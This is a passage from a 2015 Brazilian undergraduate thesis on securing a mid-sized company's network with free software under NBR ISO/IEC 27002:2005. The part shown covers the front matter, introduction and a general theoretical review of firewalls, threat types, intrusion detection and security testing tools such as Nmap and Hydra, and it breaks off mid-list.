

RODRIGO EDUARDO ARAÚJO SILVA

**APLICAÇÃO DE UMA METODOLOGIA PARA SEGURANÇA
DA INFORMAÇÃO EM REDES DE COMPUTADORES COM
A UTILIZAÇÃO DE SOFTWARE LIVRE COM BASE NA NBR
ISO/IEC 27002:2005: ESTUDO DE CASO EM UMA EMPRESA
DE MEDIO PORTE DA REGIÃO DE CARATINGA**

BACHARELADO

EM

CIENCIA DA COMPUTAÇÃO

FIC – MINAS GERAIS

2015

RODRIGO EDUARDO ARAÚJO SILVA

**APLICAÇÃO DE UMA METODOLOGIA PARA SEGURANÇA
DA INFORMAÇÃO EM REDES DE COMPUTADORES COM
A UTILIZAÇÃO DE SOFTWARE LIVRE COM BASE NA NBR
ISO/IEC 27002:2005: ESTUDO DE CASO EM UMA EMPRESA
DE MEDIO PORTE DA REGIÃO DE CARATINGA**

Monografia apresentada à banca examinadora da Faculdade de Ciência da Computação das Faculdades Integradas de Caratinga como exigência parcial para obtenção do grau de bacharel em Ciência da Computação, sob orientação do professor Wanderson Miranda Nascimento.

FIC – CARATINGA

2015

RODRIGO EDUARDO ARAÚJO SILVA

**APLICAÇÃO DE UMA METODOLOGIA PARA SEGURANÇA
DA INFORMAÇÃO EM REDES DE COMPUTADORES COM
A UTILIZAÇÃO DE SOFTWARE LIVRE COM BASE NA NBR
ISO/IEC 27002:2005: ESTUDO DE CASO EM UMA EMPRESA
DE MEDIO PORTE DA REGIÃO DE CARATINGA**

Monografia submetida à Comissão
examinadora pelo Curso de Graduação em
Ciência da Computação como requisito para a
obtenção do grau de Bacharel.

Profº. Wanderson Miranda Nascimento
Faculdades Integradas de Caratinga

Profº. Glauber Luiz da Silva Costa
Faculdades Integradas de Caratinga

Profº. Gilberto Pacheco
Faculdades Integradas de Caratinga

Caratinga, 09 / 12 / 2015

AGRADECIMENTOS

Primeiramente agradeço a Deus por ter proporcionado essa vitória a minha vida, permitindo que eu chegasse até o final dessa jornada.

Agradeço a meus pais Noé Batista e Maria da Gloria por terem me apoiado no início da jornada, ajudando financeiramente pois sem eles não teria condições nem mesmo de iniciar essa caminhada, ao meu irmão Ronaldo que sempre me apoiou fazendo diversas críticas construtivas, aos meus avós maternos que sentiam sempre orgulho de dizer que eu estava fazendo faculdade sem nem mesmo saber ao certo o que eu estudava e aos meus avós paternos Alentario e Dejanira que já não estão aqui.

Agradeço a minha esposa Letícia por ter ajudado no meu crescimento não somente no desenvolver deste trabalho, mas também no decorrer de todo o curso e vida, sempre me ajudando, demonstrando sempre boa vontade e interesse em me ver bem e realizar esse sonho, peço desculpas pelas noites em claro e finais de semana perdidos me ajudando a desenvolver os trabalhos.

É muito importante agradecer também à Glauber Costa e Flávio Henrique por terem me proporcionado a oportunidade de estar presente nesse projeto, ao Dr. Gustavo Neves por ter proporcionado a liberação de sua empresa para realizar esse estudo.

E por fim, mas não menos importante, todos os mestres que fizeram meu caminho até o presente momento. Ao professor Wanderson por ter mostrado interesse e boa vontade em ajudar no desenvolvedor desse trabalho demonstrando ser mais que um orientador e sim um companheiro, a professora Fabrícia por ter sido um ponto importante para minha continuidade no curso e por último ao professor Jacson Rodrigues por ter mostrado que conhecimento não ocupa espaço e nunca é demais.

RESUMO

Atualmente temos inúmeras ferramentas criadas para auxiliar na segurança em redes de computadores, mas pouco se falam delas. Este estudo baseia-se Na aplicação de uma metodologia para garantir a segurança da informação em uma rede de computadores em um ambiente corporativo, demonstrando através deste estudo uma opção para garantir a segurança em uma rede de computadores com um baixo valor de investimento e em conformidade com as boas práticas propostas pela NBR ISO/IEC 27002:2005. Através deste estudo procura-se solucionar o problema de como promover a segurança da informação em uma rede de computadores corporativa utilizando software livre com base nas melhores práticas propostas pela NBR ISO/IEC 27002:2005. A intervenção deste problema se dará através de um estudo de caso onde será implementado as melhores práticas destacadas por esta ISO.

Palavras chaves: Segurança da informação, ISO, redes de computadores.

ABSTRACT

Nowadays, we have a great variety of tools created to help keep the security of a computer network, however we heard and discuss less and less about them. This study is based on the application of a methodology to guarantee the safety of the information in a computer network inside a corporative environment, demonstrating through this study an alternative to guarantee the computer network safety with a low cost investment and in conformity with the good practices or habits proposed by the NBR ISO/IEC 27002:2005. The goal through this study is solve the problem, which consists in apply the security of the information in a corporative computer network using free software tools based on the best good habits proposed by the NBR ISO/IEC 27002:2005. The intervention on this problem will happen through a case study, where will be implemented the best good habits highlighted by the refereed ISO.

Keywords: Information Security, ISO, Computer Network.

LISTA DE ILUSTRAÇÕES

Figura 1. Mapa da Rede – anterior a implementação Fonte: Próprio autor	30
Figura 2. Mapa da Rede – após a implementação.....	31
Figura 3. Representação de ataque	40

LISTA DE TABELAS

Tabela 1. Conformidade com a ISO 27002:2005 – Segurança Física do Ambiente	34
Tabela 2. Conformidade com a ISO 27002:2005 – Gerenciamento das operações e comunicações.....	36

LISTA DE GRÁFICOS

Gráfico 1. Organização atual dos dispositivos	42
Gráfico 2. Qualidade da rede atual Fonte: Próprio autor.....	43
Gráfico 3. Acesso aos softwares.....	44
Gráfico 4. Segurança sobre as informações.....	45
Gráfico 5. Praticidade de acesso as informações Fonte.....	46
Gráfico 6. Recuperação de serviços após falhas.....	47
Gráfico 7. Responsabilidade das operações	47
Gráfico 8. Importância da segurança para a organização.....	48
Gráfico 9. Importância da segurança da informação para o funcionário.....	49
Gráfico 10. Atitudes da empresa para proporcionar a segurança da informação	50
Gráfico 11. Atitudes do funcionário para proporcionar a segurança da informação.....	50
Gráfico 12. Comportamento do funcionário com relação a segurança da informação	51
Gráfico 13. Investimento da empresa em segurança da informação	52
Gráfico 14. Treinamentos sobre segurança da informação	52
Gráfico 15. Qualidade dos serviços prestados sobre segurança da informação	53
Gráfico 16. Confiabilidade dos serviços prestados sobre segurança da informação.....	54

LISTA DE SIGLAS

ADSL - *Asymmetric Digital Subscriber Line*
ARM - *Advanced RISC Machine*
CD - *Compact Disc*
DDOS - *Distributed Denial of Service*
DOS - *Denial of Service*
DNS - *Domain Name System*
ERP - *Enterprise Resource Planning*
FTP - *File Transfer Protocol*
HIDS - *host-based intrusion detection system*
HTTP - *Hyper Text Transfer Protocol*
HTTPS - *Hyper Text Transfer Protocol Secure*
IP - *Internet Protocol*
MAC - *Media Access Control*
MBPS – Megabits por segundo
NIDS - *Network Intrusion Detection Systems*
PING - *Packet Internet Network Grouper*
RDP - *Remote Desktop Protocol*
SGBD - *Sistema de Gerenciamento de Banco de Dados*
SID – *System Intrusion Detection*
SNMP - *Simple Network Management Protocol*
SSH - *Secure Shell*
TCP - *Transmission Control Protocol*
UDP - *User Datagram Protocol*
USB - *Universal Serial Bus*
VNC - *Virtual Network Computing*

SUMÁRIO

INTRODUÇÃO.....	13
1. REFERENCIAL TEÓRICO.....	16
1.1. REDES DE COMPUTADORES	16
1.1.1. Gerência de Redes	17
1.1.2. Firewall.....	18
1.2. SEGURANÇA DA INFORMAÇÃO	19
1.2.1. Políticas de segurança.....	20
1.2.2. Ameaças Virtuais.....	21
1.2.3. Sistemas de Detecção de Intrusos.....	23
1.2.4. Ferramentas de Teste em Segurança de Redes	24
1.2.4.1. MAP.....	24
1.2.4.2. HYDRA.....	25
1.2.4.3. KALI LINUX.	25
1.2.4.4. CRUNCH	26
1.3. NBR ISO/IEC 27002:2005	26
2. METODOLOGIA.....	29
2.1. OBJETO DE ESTUDO	29
2.2. AMBIENTE DE ESTUDO	29
2.3. IMPLEMENTAÇÃO.....	31
2.4. CONFORMIDADE COM A NBR ISO/IEC 27002:2005.....	33
2.5. TESTES DE INVASÃO.....	38
3. ANÁLISE DOS RESULTADOS	41
3.1. QUESTIONÁRIO SOBRE SEGURANÇA DA INFORMAÇÃO	41
4. CONCLUSÃO	55

4.1. TRABALHOS FUTUROS	56
REFERÊNCIAS	57
ANEXO 1 – AUTORIZAÇÃO	59
ANEXO 2 – QUESTIONARIO SOBRE A SEGURANÇA DA INFORMAÇÃO NA ORGANIZAÇÃO	60
ANEXO 4 – CRIAÇÃO DE DICIONARIOS PARA EFETUAR ATAQUES DE FORÇA BRUTA.....	61
ANEXO 5 – ATAQUE A PORTA 22 SERVIÇO SSH	62
ANEXO 6 – ATAQUE A PORTA 3320 SERVIÇO DE AREA DE TRABALHO REMOTA DO WINDOWS SERVER 2008	63
ANEXO 7 – ATAQUE A PORTA 443 SERVIÇO HTTPS	64

INTRODUÇÃO

Com o grande crescimento tecnológico e o aumento do uso da informação nos negócios fez com que as empresas se alertassem para outro ponto bastante abordado na atualidade: a segurança da informação, principalmente em ambientes corporativos. Assim surgiu uma grande necessidade de utilizar mecanismos de proteção da informação principalmente ligados a redes de computadores.

Quando se fala em redes de computadores logo se remete para compartilhamento da informação e a facilidades que este compartilhamento pode trazer. Com o grande aumento de crimes virtuais e intrusões torna-se crucial o uso de algum mecanismo que possa garantir a segurança da informação em uma rede corporativa. Para garantir esta segurança foram criadas normas de regulamentação e uma delas é a NBR ISO/IEC 27002:2005. Esta norma tem o objetivo de manter e melhorar a gestão da segurança da informação em um ambiente corporativo.

Este trabalho torna-se importante para obtenção de conhecimento na área de segurança da informação em redes de computadores onde há poucos profissionais especializados e a procura por este tipo de serviço é grande. Este estudo se destaca por se adequar a uma norma de segurança da informação mundialmente conhecida, a NBR ISO/IEC 27002:2005.

O estudo realizado com base em uma empresa da região é relevante, pois servirá como referência para outras empresas que desejam investir na segurança da informação, sendo uma ótima oportunidade para crescimento profissional e acadêmico.

Ao falar em segurança da informação em redes de computadores podemos considerar como um termo abrangente, devido a isso o estudo delimita-se ao processo de implementação de uma metodologia prover a segurança da informação em uma rede corporativa onde o ambiente de estudo será uma empresa de médio porte da região de Caratinga.

A delimitação do objeto de estudo nos fez chegar a seguinte problema de pesquisa: como promover a segurança da informação em uma rede de computadores corporativa utilizando software livre com base nas melhores práticas propostas pela NBR ISO/IEC 27002:2005?

A questão problema veio de encontro com os seguintes objetivos como seguem:

- a) Promover a segurança da informação em uma rede de computadores corporativa utilizando software livre com base nas melhores práticas propostas pela NBR ISO/IEC 27002:2005.

- b) Revisão da bibliografia relacionada ao objeto de estudo.
- c) Entender conceitos ligados a Redes de computadores e a Segurança da Informação.
- d) Apresentar as melhores práticas para uma Gestão de Segurança da Informação de acordo com a ISO/IEC 27002:2005.
- e) Redesenhar a estrutura da rede da empresa estudada de acordo com a ISO/IEC 27002:2005.
- f) Implementar uma gestão de segurança da informação com base na ISO/IEC 27002:2005.
- g) Analisar os resultados obtidos com a implementação.

De acordo com os objetivos destacados, sustentamos as seguintes hipóteses:

- a) A aplicação das melhores pratica da ISO/IEC 27002:2005 traz segurança nos processos internos de uma empresa.
- b) A utilização de softwares livres voltadas para segurança de redes resultam em mais segurança no ambiente corporativo da empresa.

No desenvolvimento do estudo foi utilizada a metodologia de pesquisa exploratória por se tratar de um estudo de caso em uma pequena empresa.

O ambiente de pesquisa é uma empresa da região que não possui mecanismos para prover a segurança em sua rede de computadores sendo necessária uma ação eficaz para garantir a segurança da informação. A escolha pela NBR ISO/IEC 27002:2005 foi devido ao fato de ser derivada de uma ISO mundialmente conhecida, a ISO 27002, que define as diretrizes de um sistema de gestão de segurança da informação.

A coleta de dados foi realizada através de observação participante onde o autor implementou uma metodologia para Segurança de Informação voltada na segurança da redes de computadores, principal meio onde ocorre as invasões na atualidade.

Inicialmente foi realizada uma pesquisa bibliográfica sobre os conceitos ligados a redes de computadores, Segurança da Informação e a NBR ISO/IEC 27002:2005. Após o estudo bibliográfico, foi dado início ao estudo de caso com base nos conceitos abordados durante a pesquisa, destacando as diretrizes da NBR ISO/IEC 27002:2005 que foram adotadas no ambiente de estudo. Foi realizada uma reestruturação da rede de computadores da empresa estudada de acordo com as diretrizes destacadas da NBR ISO/IEC 27002:2005. Foi realizado a implementação de uma metodologia para a Segurança da Informação na empresa, adequando a segurança em sua rede de computadores de acordo NBR ISO/IEC 27002:2005. Por fim serão apresentados os resultados obtidos durante a pesquisa realizada durante a coleta

de dados descrevendo-os em notas de campo. Com os resultados deste estudo espera-se comprovar as hipóteses levantadas comprovando o benefício de uma Gestão de segurança de informação voltada em redes de computadores.

De acordo com os objetivos apresentados anteriormente, esta pesquisa será composta por quatro capítulos:

O primeiro capítulo tem como foco a pesquisa bibliográfica dos tópicos de importância para o estudo como Redes de Computadores, Gestão de segurança da Informação, ISO/IEC 27002:2005 e os softwares livres que serão utilizadas.

O segundo capítulo demonstrará o estudo de caso que será realizado no ambiente de estudo escolhido, descrevendo toda a implementação.

No terceiro capítulo serão apresentados os resultados obtidos através do estudo de caso.

No quarto e último capítulo será apresentada a conclusão obtida através desta pesquisa realizada.

1. REFERENCIAL TEÓRICO

As seções abordadas a seguir serviram como base para o estudo realizado e contextualizam os principais conceitos envolvidos neste trabalho.

1.1. REDES DE COMPUTADORES

De acordo com Tanenbaum (2003) podemos definir como rede de computadores “um conjunto de computadores autônomos interconectados por uma única tecnologia” onde seu uso pode assumir dois aspectos distintos:

- a) Primeiramente com relação as aplicações comerciais concentrando no compartilhamento de recursos com o objetivo de tornar programas, equipamentos e dados acessíveis ao alcance de todos os usuários através de políticas previamente estabelecidas.
- b) Em segundo está relacionado ao uso das redes para aplicações pessoais com o objetivo de acesso a informações remotas, entretenimento e comunicação entre pessoas.

As redes de computadores originaram-se da necessidade de comunicação de dados que estão localizados fisicamente distantes (TORRES, 2001). Atualmente é impossível imaginar uma empresa que utilize computadores sem estar conectados através de uma rede.

O grande avanço tecnológico das redes de computadores em ambientes corporativos aumentou a preocupação com a segurança dos dados que trafegam em sua rede. Segundo Tanenbaum (2003) em rede de computadores a segurança é a preocupação em garantir que pessoas mal-intencionadas não consigam ler ou modificar secretamente qualquer informação enviada a outro destinatário.

Para um melhor entendimento de como promover a segurança da informação em redes de computadores é necessário entender como uma rede é gerenciada e de onde surgiu esta necessidade. Desta forma, na próxima seção é apresentado a definição de gerência de redes e as principais áreas deste gerenciamento.

1.1.1. Gerência de Redes

No início do uso de redes de computadores, quando eram apenas utilizadas para fins de pesquisas, os problemas que surgiam em uma rede eram facilmente identificados através de testes simples como o *ping*¹. O gerenciamento de redes tornou-se necessário devido a evolução das redes de computadores juntamente com a propagação do protocolo IP, onde a rede é utilizada por milhões de pessoas e há vários equipamentos interligados necessitando de ferramentas específicas para identificação e solução de problemas na rede para que sua efetividade não seja perdida. Assim foram definidas cinco principais áreas de gerenciamento de rede (ABREUS; PIRES, 2009; KUROSE, 2009):

- a) Gerenciamento e desempenho: tem como meta quantificar, medir, informar, analisar e controlar o desempenho dos componentes da rede. Há protocolos como o SNMP (*Simple Network Management Protocol*) que tem papel fundamental no gerenciamento de desempenho na internet.
- b) Gerenciamento de falhas: tem o objetivo de detectar, localizar e corrigir problemas em uma rede tanto de hardware quanto de software. Podemos considerar como o tratamento imediato para falhas na rede. Na atualidade há sistemas de gerencia de falhas que trabalham com foco na antecipação de falhas para garantir uma rede sempre em funcionamento.
- c) Gerenciamento de configuração: é o que permite um administrador de rede saber quais os componentes fazem parte de uma determinada rede e suas configurações além de seus registros.
- d) Gerenciamento de contabilização: permite que o administrador de rede especifique, registre e controle o acesso de usuários e dispositivos aos recursos da rede.
- e) Gerenciamento de segurança: tem como objetivo regular e administrar o acesso aos recursos da rede e as determinadas informações através de políticas bem definidas. Um ponto crucial desta área é o uso de *firewall* para controlar pontos externos de acesso à rede.

¹ *Ping* é um comando utilizado para testes de conectividade entre equipamentos, onde ele envia pacotes de dados para estes destinos e aguarda a resposta dos mesmo. Caso a resposta seja recebida ele apresenta a informação de que o equipamento está ativo (BRITO, 2012).

O presente trabalho baseou-se fortemente em conceitos utilizados na gerência de segurança, com isso o uso do *firewall* foi um ponto principal para desenvolvimento deste estudo onde procurou desenvolver uma segurança da informação utilizando um servidor de *firewall* em uma rede estruturada. No tópico seguinte serão abordados conceitos relacionados ao *firewall*.

1.1.2. Firewall

Seu significado do inglês, significa parede de fogo, e como o próprio nome diz, o *firewall* é uma parede de fogo que faz a filtragem, análise de pacotes e registros dentro de uma rede de computadores (SÊMOLA, 2014).

O sistema de *firewall* é a primeira barreira para impedir possíveis invasões externas. Para entender seu funcionamento, é necessário identificar quais são os tipos do *firewall* existentes (CARVALHO, 2005):

- a) Filtros de pacotes: é o tipo de *firewall* mais simples existente, onde é utilizado regras estáticas para filtragem de pacotes e a análise é realizada nas camadas de rede e de transporte do protocolo TCP/IP.
- b) Filtros de pacotes baseados em estados: associado a tabela de regras possui uma tabela de estados para auxílio na tomada de decisão. Diferente da anterior, as conexões são monitoradas constantemente e são descartadas caso não façam parte de uma sessão registrada na tabela de estados.
- c) *Proxy*: faz a intermediação entre um host cliente e um servidor externo onde o cliente conecta em uma porta TCP no *firewall* e este conecta ao servidor externo.
- d) *Firewalls* híbridos: composto pelos tipos de *firewall* de filtro de pacotes, filtro de pacotes baseado em estados e proxy, sendo capaz de alternar os tipos de verificação o que traz uma maior proteção.
- e) *Firewalls* reativos: são uma evolução dos *firewall* tradicionais e são equipados com sistemas de detecção de intrusos e disparo de alarme.
- f) *Firewalls* pessoais: é uma proteção individual utilizada para proteger um host que utiliza de canais de comunicação.

Um ponto importante que deve ser destacado é o fato de que a eficiência do *firewall* está diretamente relacionado a sua configuração, ou seja, a sua lista de regras para filtragens.

O *Firewall* é um componente importante para a segurança da informação em uma rede de computadores.

Após entender o conceito de *firewall* e seus tipos, é necessário compreender os conceitos relacionados à segurança da informação. A seção a seguir irá abordar sobre a segurança de informação e seus principais conceitos.

1.2. SEGURANÇA DA INFORMAÇÃO

De acordo com a Associação Brasileira de Normas Técnicas - ABNT NBR ISO/IEC 27002 (2005), a informação é um ativo importante e fundamental para os negócios de uma organização e por isso deve ser protegida. A segurança da informação é “a proteção da informação de vários tipos de ameaças para garantir a continuidade do negócio, minimizar o risco ao negócio, maximizar o retorno sobre os investimentos e as oportunidades de negócio.” (ABNT NBR ISO/IEC 27002, 2005, p. 10).

Kurose (2010) destaca as principais propriedades para uma troca de informações segura que são:

- a) A confidencialidade: somente remetente e destinatário podem ter acesso ao conteúdo da mensagem.
- b) A autenticação: remetente e destinatário devem confirmar suas identidades um ao outro.
- c) A integridade de mensagem: assegurar que o conteúdo da mensagem não foi alterado durante a transmissão.

Segundo Dantas (2011, p. 11) sobre as propriedades citadas acima “deve-se levar em conta essas qualidades da informação, pois toda ação que venha comprometer qualquer uma dessas qualidades estará atentando contra sua segurança”.

As organizações devem estar cientes dos riscos que correm por não possuir uma política de segurança de suas informações. Sêmola (2014) sustenta o seguinte:

O nível de segurança de uma empresa está diretamente associado à segurança oferecida pela “porta” mais fraca. Por isso, é preciso ter uma visão corporativa capaz de viabilizar uma ação consistente e abrangente, levando a empresa a atingir o nível de segurança adequado à natureza do seu negócio. (SÊMOLA, 2014, P.18)

De acordo com o Tribunal de Contas da União - TCU (2012) é importante zelar pela segurança de informações por que a informação se tornou um ativo muito importante em qualquer instituição podendo ser considerado um recurso patrimonial crítico já que informações adulteradas sob o poder de pessoas mal-intencionadas pode comprometer a imagem da organização assim como seus próprios processos. Tanenbaum (2003) destaca que de acordo com registros policiais sobre ataques as redes de organizações a maioria são feitas por indivíduos de dentro da organização, mostrando que a segurança em uma rede deve ser vista além de evitar erros de programação, mas também lidar com adversários inteligentes e levando em consideração o fato de indivíduos internos que fazem parte da organização tentar atacá-la.

Os programas de processamento e armazenamento de informações das organizações foram automatizados fazendo que as informações se tornem mais susceptível a ameaças já que a informação está mais acessível aos usuários (DANTAS, 2011). Sêmola (2014) define como ameaça uma condição ou agente que comprometem informações causando incidentes.

As ameaças podem ser: naturais quando são originadas de fenômenos da natureza como terremotos; involuntárias quando acontecem sem nenhuma intenção de causar danos; e intencionais quando são causadas com o objetivo de causar algum dano, como hackers, sabotagem, vandalismo entre outras (DANTAS, 2011).

1.2.1. Políticas de segurança

Para promover a segurança em uma rede de computadores é necessário algo além de equipamentos específicos para impedir uma possível invasão, mas também é necessário um conjunto de normas que determinem como estes equipamentos serão empregados e quem terá acesso às informações. Desta forma as políticas de segurança são um conjunto de regras que tem por objetivo de assegurar que informações importantes para uma empresa recebam proteção adequada de forma a garantir sua confidencialidade, integridade e disponibilidade (CARVALHO, 2005).

Uma política de segurança de informação deve fornecer orientação e apoio as ações de gestão de segurança onde é dividida em três blocos principais, devido a sua abrangência (SÊMOLA, 2014):

- a) Diretrizes: é uma camada estratégica que mostra a importância que a empresa dá para a informação e comunica seus funcionários sobre seus valores e comprometerimentos sobre a segurança no ambiente organizacional.
- b) Normas: é uma camada tática que fornece orientação para um uso adequado da informação.
- c) Procedimentos e instruções: é uma camada operacional que descreve detalhadamente cada ação e atividade ligada a cada situação distinta de uso de informações.

Para a elaboração de uma política de segurança alinhada aos negócios podemos contar com a Norma NBR ISO 27002 que define controles que necessitam da participação da organização e das áreas de negócios em geral (FONTES, 2012).

Conclui-se que uma política de segurança é algo essencial para aquela empresa que deseja prover a segurança da informação e que para que a mesma seja eficiente deve ser baseada na NBR ISO 27002.

1.2.2. Ameaças Virtuais

Ao tratar sobre segurança da informação é necessário conhecer as ameaças virtuais as quais a informação deve ser protegida. Desta forma tornou-se necessário conhecer e classificar o tipo de pessoas e as tecnologias utilizadas em invasões. Assim temos os tipos de atacantes e os tipos de ataques possíveis em uma organização. Os tipos de atacantes são (CARVALHO, 2005):

- a) *Script Kiddies*: são uma ameaça mais comumente encontrada e não possuem alvo específico. Seu conhecimento técnico é baixo e utilizam ferramentas de invasão disponíveis na internet. As empresas começaram a investir em segurança devido a estes atacantes.
- b) *Crackers*: são responsáveis pela maioria dos crimes virtuais de grande repercussão e que causam grandes perdas financeiras para seus alvos. Possuem conhecimento avançado em informática capazes de quebrar proteções, roubar informações importantes e destruir os sistemas invadidos.
- c) *Carders*: realizam compras na internet com cartões de créditos roubados ou com números gerados por *software*.

- d) *Cyberpunks*: são os “hackers dos tempos românticos” que invadem apenas por divertimento e desafio e costumam encontrar e publicar novas vulnerabilidades ajudando assim a melhoria dos sistemas invadidos. Possuem grande conhecimento e fazem uso de criptografia para garantir a privacidade dos dados.
- e) *Insiders*: costumam ser funcionários ou ex-funcionários da própria empresa que roubam informações confidenciais ou comprometem o sistema, o que é chamado de espionagem industrial.
- f) *Coders*: São famosos hackers que trabalham hoje legalmente compartilhando seu conhecimento em palestras e livros ou construindo programas.
- g) *White hats*: realizam testes de invasão e análises de segurança essenciais para as empresas manterem a segurança da informação. Utilizam seus conhecimentos para encontrar vulnerabilidades em aplicações e depois publicá-las para a comunidade ou para quem contratou seus serviços.
- h) *Black hats*: ao contrário dos *White hats*, utilizam seus conhecimentos para roubar informações valiosas para depois vende-las ou chantagear a empresa invadida.
- i) *Phreakers*: são conhecidos como *hackers* da telefonia e são responsáveis pelas fraudes telefônicas como alteração de contas e realização de ligações gratuitas.

Após conhecer os tipos de atacantes é necessário conhecer os tipos de ataques que aparentemente é o mais importante. Os tipos de ataques são (CARVALHO, 2005):

- a) Ataque físico: é roubado da empresa dispositivos, discos rígidos e CD's para uma análise posterior onde informações importantes são recuperadas para obter uma vantagem comercial ou prejudicar a empresa envolvida.
- b) *Packet Sniffing*: é a captura de pacotes que circulam na rede e que podem conter informações importantes para a empresa. Pode ser usado por qualquer pessoa com mínimo conhecimento de computação devido a existência de *softwares* de simples utilização para estes fins.
- c) *Port Scanning*: é a análise de um sistema para descobrir serviços disponíveis através das portas TCP e UDP, onde as informações obtidas podem ser usadas para comprometer um recurso específico.
- d) *Scanning* de vulnerabilidades: executam uma série de testes em uma rede a ser atacada a procura de falhas como configurações incorretas e *softwares* desatualizados, utilizando destas vulnerabilidades para comprometer o sistema.
- e) *Denial of Service* (DoS): é a perda proposital de desempenho de serviços impossibilitando o seu uso pelos usuários com permissão para acessá-los. Existe

também o *Distribbuted Denial of Service* (DDoS) onde diversos hosts são controlados por um atacante de forma a efetuarem ataques simultâneos contra um determinado alvo em um ataque coordenado.

- f) Ataques no nível da aplicação: envolve a exploração de vulnerabilidades na camada de aplicação do protocolo TCP/IP onde fazem parte deste ataque os vírus, *worm*, cavalo de troia, *buffer overflow* e falhas de segurança nos navegadores web.

Conhecendo os tipos de atacantes e os tipos de ataques possíveis em uma rede é possível criar uma metodologia capaz de garantir a segurança da informação. Para auxiliar na segurança existem sistemas utilizados para a detecção de intrusos que atualmente são muito utilizados. A seguir abordaremos sobre estes sistemas.

1.2.3. Sistemas de Detecção de Intrusos

O principal objetivo dos sistemas de detecção de intrusos (SDI's) é fazer a análise do tráfego de uma rede para identificar tentativas de invasões presentes através de ferramentas que executa constantemente em background e gera uma notificação quando detecta alguma situação suspeita (GUIMARÃES; LINS; OLIVEIRA, 2006).

Existem diversos sistemas de detecção de intrusos que podem ser classificados de acordo com os métodos em que os alertas são gerados que são (CARVALHO, 2005):

- a) Detecção por anomalia: o sistema procura desvio de padrões de utilização de recursos que pode caracterizar um ataque.
- b) Detecção por assinatura: é a mais utilizada nos sistemas de detecção de intrusão onde utiliza de uma base de dados com informações sobre padrões de ataques chamados de assinaturas que são utilizadas para fazer comparação com o padrão apresentado pelo possível ataque em andamento.

Os SID's podem ser classificados também de acordo com a sua forma de análise que pode ser *Host-Based Intrusion Detection* mais conhecido como HIDS, que fazem o monitoramento de um sistema com base nos eventos do arquivo de log ou pelos agentes de auditoria. Outra classificação são os *Network-Based Intrusion Detection* mais conhecido como NIDS que monitoram o tráfego de pacotes do segmento em que se encontram.

1.2.4. Ferramentas de Teste em Segurança de Redes

Para o desenvolvimento deste estudo foi utilizado ferramentas para teste de segurança em redes. Esta seção irá falar sobre cada uma das ferramentas usadas.

1.2.4.1. NMAP

De acordo com o manual desta ferramenta, o NMAP ou *Network Mapper* é uma ferramenta de código aberto criada e mantida até os dias atuais por Gordon Lyon é utilizada para exploração de rede e auditoria de segurança que foi desenvolvida para realizar escaneamentos com rapidez em redes amplas e que funciona perfeitamente também em *hosts* individuais. A ferramenta possui diversas funcionalidades, dentre elas estão: varredura de portas, detecção de versão de serviços, identificação remota de sistemas operacionais, endereçamento MAC de interfaces de rede, nomes de DNS reverso, dentre diversas outras. Nmap é uma ferramenta de incrível versatilidade muito útil em auditorias, testes de invasão e testes em *firewalls*.

Nmap trabalha com a utilização de pacotes de IP em estado bruto de forma diferenciada para obter uma melhor detecção de quais *hosts* estão disponíveis na rede, quais serviços estão trabalhando ativamente sendo oferecidos pelos *hosts* (NMAP, 2015).

Toda saída gerada pelo NMAP é composta por uma lista de alvos escaneados, com informações adicionais variando de acordo com as opções desejadas. Informações importantes para a parte interessada é a tabela de portas interessantes, essa tabela constitui-se das informações das portas abertas no servidor e qual protocolo está trabalhando, o nome do serviço e qual estado da porta. O estado da porta pode ser *open*, significa que a porta está aberta e existe alguma aplicação escutando por ela, *filtered* significa que existe algum obstáculo sendo *firewall* ou algum outro tipo de obstáculo bloqueando a porta de determinada forma na qual o Nmap não consegue verificar se a porta está aberta ou fechada, *closed* não possui nenhuma aplicação escutando por ela, mas a mesma pode ser aberta a qualquer momento (NMAP, 2015).

1.2.4.2. HYDRA

Hydra é uma das ferramentas mais populares de ataque de força bruta baseando-se em dicionários ou banco de dados complexos, criada e mantida por Van Hauser e David Maciejak com suporte a ataque em diversos protocolos, serviços dentre outros, sendo alguns deles: SSH, Telnet, RDP, Mysql, FTP, HTTP, HTTPS, VNC. É uma ferramenta disponível para diversas plataformas desde derivadas do Unix (Linux, BSD, Solaris), MacOS, *Windows*.

A forma mais segura de evitar ataques vindo direto da Hydra é a utilização de senhas fortes ou preferencialmente descartáveis, podendo ser geradas via *softwares* ou não. (MCCLURE; SCAMBRAY; KUTZ, 2014)

1.2.4.3. KALI LINUX

É um sistema operacional livre e uma distribuição GNU/Linux baseada no Debian que visa testes avançados de penetração e auditoria de segurança, lançado no dia 13 de março de 2013 sendo substituto do BackTrack atualmente Kali Linux está na versão 2.0 e conta com mais de 300 ferramentas de teste de penetração. É uma ferramenta criada e mantida por *Offensive Security* empresa líder em treinamentos de segurança da informação a mais de 8 anos no mercado de segurança.

Possui vasto suporte a dispositivos wireless tornando-se compatível com diversos dispositivos *wireless* permitindo assim uma execução adequada em um vasta gama de hardware e visando a compatibilidade com diversos dispositivos sem fio e USB. Totalmente customizavel dando mais liberdade ao utilizador para que o mesmo deixe a ferramenta adequada como bem entender e possui suporte a multi arquitetura devido à crescente em processadores ARM (OFFENSIVE SECURITY, 2015).

1.2.4.4. CRUNCH

Crunch é um gerador de *wordlists* onde o utilizador pode criar uma lista de palavras de acordo com suas necessidades especificando diversas particularidades a gosto do utilizador. *Crunch* é uma poderosa ferramenta com capacidade de gerar todas as possíveis combinações e permutações possíveis. Essa ferramenta possui algumas características sendo algumas (OFENSIVE SECURITY, 2015):

- a) Criar listas de palavras em ambas as formas de combinações e permutações
- b) Criar listas com números, símbolos, letras
- c) Criação de padrões a caracteres maiúsculos e minúsculos de forma separadamente
- d) Opção de limitação de caracteres duplicados.

Após ter conhecimento das ferramentas utilizadas para realizar a intrusão, a próxima sessão aborda diretrizes referentes a ISO 27002:2005.

1.3. NBR ISO/IEC 27002:2005

A NBR ISO/IEC 27002:2005 é uma norma equivalente a ISO/IEC 17799:2005 onde sua numeração foi alterada seguindo a série de 27000 em diante que foram definidas para a família de normas criadas para um sistema de gestão de segurança da informação. Esta norma possui 11 seções que totalizam 39 categorias de segurança. As 11 seções são as seguintes (ASSOCIAÇÃO BRASILEIRA DE NORMAS TECNICAS, 2005):

1. Política de Segurança da Informação: um documento deverá ser criado com as políticas de segurança da organização contendo sua definição, comprometimento da direção, estrutura de controle, políticas, normas e requisitos de conformidade de segurança da informação próprio para a organização. Esta política deve ser comunicada a todos da organização;
2. Organizando a Segurança da Informação: tem como objetivo o gerenciamento da segurança da informação dentro da organização onde uma estrutura seja criada para a implementação. Assim deve haver comprometimento da direção com a

